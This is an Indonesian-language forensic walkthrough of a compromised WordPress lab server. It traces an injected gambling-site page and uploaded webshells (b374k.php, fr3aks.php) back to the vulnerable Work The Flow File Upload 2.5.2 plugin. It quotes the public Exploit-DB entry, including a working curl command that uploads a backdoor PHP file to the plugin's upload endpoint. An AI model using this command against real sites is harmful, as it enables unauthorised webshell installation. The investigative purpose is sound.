-rw-r--r--  1 www-data www-data    798 Jun 14  2022 sidebar-woocommerce.php
-rw-r--r--  1 www-data www-data    688 Jun 14  2022 single-jetpack-portfolio.php
-rw-r--r--  1 www-data www-data 175015 Jun 14  2022 style.css
-rw-r--r--  1 www-data www-data    112 Jun 14  2022 404.php
-rw-r--r--  1 www-data www-data   2012 Jun 14  2022 comments.php
drwxr-xr-x  3 www-data www-data   4096 Jun 14  2022 gutenberg
-rw-r--r--  1 www-data www-data   1768 Jun 14  2022 header.php
-rw-r--r--  1 www-data www-data 518367 Jun 14  2022 package-lock.json
drwxr-xr-x  2 www-data www-data   4096 Jun 14  2022 page-templates
-rw-r--r--  1 www-data www-data  49174 Jun 14  2022 readme.txt
-rw-r--r--  1 www-data www-data    724 Jun 14  2022 sidebar.php
-rw-r--r--  1 www-data www-data 137273 Jun 14  2022 style-rtl.min.css
drwxr-xr-x  7 www-data www-data   4096 Jun 14  2022 assets
-rw-r--r--  1 www-data www-data    164 Jun 14  2022 500.php
-rw-r--r--  1 www-data www-data   4436 Jun 14  2022 functions.php
-rw-r--r--  1 www-data www-data   3059 Jun 14  2022 index.php
drwxr-xr-x  2 www-data www-data   4096 Jun 14  2022 languages
-rw-r--r--  1 www-data www-data    743 Jun 14  2022 page.php
-rw-r--r--  1 www-data www-data  49762 Jun 14  2022 readme.md
-rw-r--r--  1 www-data www-data   7164 Jun 14  2022 toolset-config.json
drwxr-xr-x  4 www-data www-data   4096 Jun 14  2022 vendor
-rw-r--r--  1 www-data www-data  18815 Jun 14  2022 editor-style.min.css
-rw-r--r--  1 www-data www-data   1114 Jun 14  2022 front-page.php
-rw-r--r--  1 www-data www-data 143772 Jun 14  2022 style.min.css
-rw-r--r--  1 www-data www-data   1824 Jun 14  2022 attachment.php
adminsvr@ubuntu:/var/www/html/wp-content/themes/hestia$ |
```


Masuk ke direktori hestia/
Sintaks:
# cd hestia/
Kemudian tampilkan informasi file
# ls –alt

Terdapat file yang baru ditambahkan pada tanggal 18 Juni

Lakukan pengecekan terhadap file tersebut dengan memasukan path direktorinya ke tab address di browser

TAMPILAN SISIPAN SITUS JUDI ONLINE

Periksa link : **http://192.168.56.145/wp-content/themes/hestia/index.html**



192.168.56.145/wp-content/themes/hestia/index.html

HOME LOGIN DAFTAR Whatsapp


Selasa, 14 Februari 2023 11:26:43

Selamat Datang kembali bosku di agent Tokyoslot88, Tunaspoker, dan Tunasbola.

Mohon selalu konfirmasi rekening aktif sebelum melakukan deposit.

Link alternatif...

DIREKTORI plugins/




```
adminsvr@ubuntu:/var/www/html/wp-content$ cd plugins/
adminsvr@ubuntu:/var/www/html/wp-content/plugins$ ls -alt
total 28
drwxr-xr-x 5 www-data www-data 4096 Jul 11  2022 .
drwxr-xr-x 6 www-data www-data 4096 Jun 14  2022 ..
drwxr-xr-x 8 www-data www-data 4096 Jun 14  2022 themeisle-companion
drwxr-xr-x 7 www-data www-data 4096 Jun 14  2022 work-the-flow-file-upload
drwxr-xr-x 4 www-data www-data 4096 Jun 14  2022 akismet
-rw-r--r-- 1 www-data www-data 2283 Jun 14  2022 hello.php
-rw-r--r-- 1 www-data www-data   28 Jun 14  2022 index.php
adminsvr@ubuntu:/var/www/html/wp-content/plugins$
```

https://wordpress.org/plugins/themeisle-companion/

Menambah fungsionalitas theme/tema pada WordPress

Layanan blocking spam komentar pada WordPress

https://id.wordpress.org/plugins/akismet/



WordPress Plugin Work The Flow File Upload 2.5.2 - Arbitrary File Upload


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
36640		CLAUDIO VIVIANI	WEBAPPS	PHP	2015-04-05

EDB Verified: ✗

Exploit: ⤓ / {}


Vulnerable App:

PLUGIN BERBAHAYA




WordPress Plugin Work The Flow File Upload 2.5.2 - Arbitrary File Upload


EDB-ID: 36640
CVE:
Author: CLAUDIO VIVIANI
Type: WEBAPPS
Platform: PHP
Date: 2015-04-05
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App:



```
adminsvr@ubuntu:/var/www/html/wp-content/plugins$ cd work-the-flow-file-upload/public/assets
/jQuery-File-Upload-9.5.0/server/php/
adminsvr@ubuntu:/var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQu
ery-File-Upload-9.5.0/server/php$ ls -alt
total 68
drwxr-xr-x 2 www-data www-data  4096 Jun 18  2022 files
drwxr-xr-x 3 www-data www-data  4096 Jun 18  2022 .
drwxr-xr-x 6 www-data www-data  4096 Jun 14  2022 ..
-rw-r--r-- 1 www-data www-data   355 Jun 14  2022 index.php
-rw-r--r-- 1 www-data www-data 50970 Jun 14  2022 UploadHandler.php
```




```
adminsvr@ubuntu:/var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQu
ery-File-Upload-9.5.0/server/php$ cd files/
adminsvr@ubuntu:/var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQu
ery-File-Upload-9.5.0/server/php/files$ ls -alt
total 312
drwxr-xr-x 2 www-data www-data   4096 Jun 18  2022 .
-rw-r--r-- 1 www-data www-data 224817 Jun 18  2022 b374k.php
drwxr-xr-x 3 www-data www-data   4096 Jun 18  2022 ..
-rw-r--r-- 1 www-data www-data  82225 Jun 18  2022 fr3aks.php
adminsvr@ubuntu:/var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQu
ery-File-Upload-9.5.0/server/php/files$
```



```
######################

# Exploit Title : Wordpress Work the flow file upload 2.5.2 Shell Upload Vulnerability

# Exploit Author : Claudio Viviani


# Software Link : https://downloads.wordpress.org/plugin/work-the-flow-file-upload.2.5.2.zip

# Date : 2015-03-14

# Tested on : Linux BackBox 4.0 / curl 7.35.0

######################

# Description:

Work the Flow File Upload. Embed Html5 User File Uploads and Workflows into pages and posts.
Multiple file Drag and Drop upload, Image Gallery display, Reordering and Archiving.
This two in one plugin provides shortcodes to embed front end user file upload capability and / or step by step workflow.

######################

# Location :

http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/index.php

######################

# PoC:

 curl -k -X POST -F "action=upload" -F "files=@./backdoor.php" http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public
/assets/jQuery-File-Upload-9.5.0/server/php/index.php

# Backdoor Location:

 http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/backdoor.php

######################
```

UPLOAD FILE BACKDOOR (WEBSHELL)

192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/index.html


192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/index.html
jQuery File Upload
Download
Source Code
Documentation
© Sebastian Tschan

jQuery File Upload Demo

Basic Plus UI version

> File Upload widget with multiple file selection, drag&drop support, progress bars, validation and preview images, audio and video for jQuery.
> Supports cross-domain, chunked and resumable file uploads and client-side image resizing.
> Works with any server-side platform (PHP, Python, Ruby on Rails, Java, Node.js, Go etc.) that supports standard HTML form file uploads.

